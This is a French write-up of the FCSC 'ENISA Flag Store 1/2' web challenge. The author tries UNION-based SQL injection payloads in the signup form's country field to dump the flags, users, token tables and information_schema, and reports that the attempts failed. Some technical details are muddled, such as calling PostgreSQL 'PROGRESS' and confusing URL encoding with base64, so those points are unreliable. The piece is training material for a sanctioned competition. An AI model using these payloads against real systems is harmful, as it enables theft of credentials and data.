

web



Challenge

263 résolutions

×

ENISA Flag Store 1/2

107

web

★

L'ENISA a décidé de mettre en place un nouveau service en ligne disponible à l'année pour les équipes qui participent à l'ECSC. Ce service permet aux joueurs des différentes équipes nationales de se créer des comptes individuels en utilisant des tokens secrets par pays. Une fois le compte créé, les joueurs peuvent voir les flags capturés dans différents CTF.

Les données personnelles des utilisateurs (mot de passe et pays) sont protégées dans la base de données, seuls les noms d'utilisateurs sont stockés en clair.


Le token pour la Team France est
`ohnah7bairahPh5oon7naqu1caib8euh.`

Pour cette première épreuve, on vous met au défi d'aller voler un flag `FCSC{...}` à l'équipe suisse :-)


<https://enisa-flag-store.france-cybersecurity-challenge.fr/>

Notes :



1. Les flags au format `FAKE{...}` que vous pourrez trouver ne sont pas à soumettre.
2. Les comptes utilisateurs sont réinitialisés toutes les heures.


 enisa-flag...

Un site web est disponible à l'utilisateur pour se créer un compte, se logger, s'identifier (selon le cas). Il est indiqué que les données personnelles incluant le pays et mots de passe sont protégées en base. Le but est d'obtenir l'accès aux données de la Suisse dont d'avoir une introduction à la table des pays. Observons ce qui se passe au niveau des flux réseaux lors d'une création de compte (via l'inscription).




Une simple connexion ne suffit pas à voir la base via l'énoncé, cela se produit à la création de compte.






Que la requête de « signup » arrive de l'environnement Kali ou de Windows, elle devra être renvoyée.



Le but est d'obtenir une injection sur la base de données PROGRESS identifiée par le fichier associé.



Ce fichier sous MS Visual Studio détermine l'existence de trois tables dans la base de donnée qui sont les suivantes :

La table publique des utilisateurs, des flags et des pays respectivement représentées dans la BDD PROGRESS./*

```
CREATE TABLE public.flags (  
  id SERIAL NOT NULL,  
  country VARCHAR(192) NOT NULL,  
  ctf VARCHAR(192) NOT NULL,  
  challenge VARCHAR(192) NOT NULL,  
  category VARCHAR(192) NOT NULL,  
  flag VARCHAR(192) NOT NULL,  
  points INTEGER NOT NULL  
);  
*/
```

Exemple de la table des flags dans le fichier associé : enisa-flag-store.go

En considérant la requête de connexion *signup*, il s'agit d'en changer les identifiants pour en générer une nouvelle.

Or, les quatre tables identifiées dans la base de données correspondent aux appels suivant à encoder en base 64.

```
SELECT ctf, challenge, flag, points  
FROM flags WHERE country = 'fr' UNION SELECT  
ctf, country, category, id from flags--'  
  
SELECT ctf, challenge, flag, points  
FROM flags WHERE country = 'fr' UNION SELECT  
username, password, country, id from users--'  
  
SELECT ctf, challenge, flag, points  
FROM flags WHERE country = 'fr' UNION SELECT '1' as  
i, token, country, id from country_tokens--'  
  
SELECT ctf, challenge, flag, points  
FROM flags WHERE country = 'fr' UNION  
SELECT '1', '1', table_name, 1 from information_schema.tables--'
```

La première requête peut être adaptée et substituée par une équivalente en échangeant : category par flags.


On encode la chaîne de caractère intéressante par l'outil en ligne URL-encode puis on modifie le corps (body).


username=jbo31&password=jbo&token=ohnah7bairahPh5oon7naqu1caib8euh&country=%20fr%27%20UNION%20SELECT%20ctf%2Ccountry%2Cflags%2Cid%20from%20flags--

Ensuite, comme il est attendu de créer une nouvelle requête d'inscription, il suffit de changer les identifiants.



L'objectif demeure d'injecter le code manuel pour tenter de mettre en évidence des champs de la BDD PROGRESS.




Nous n'obtenons aucune injection ici malgré les tentatives successives opérées avec les appels aux tables diverses.

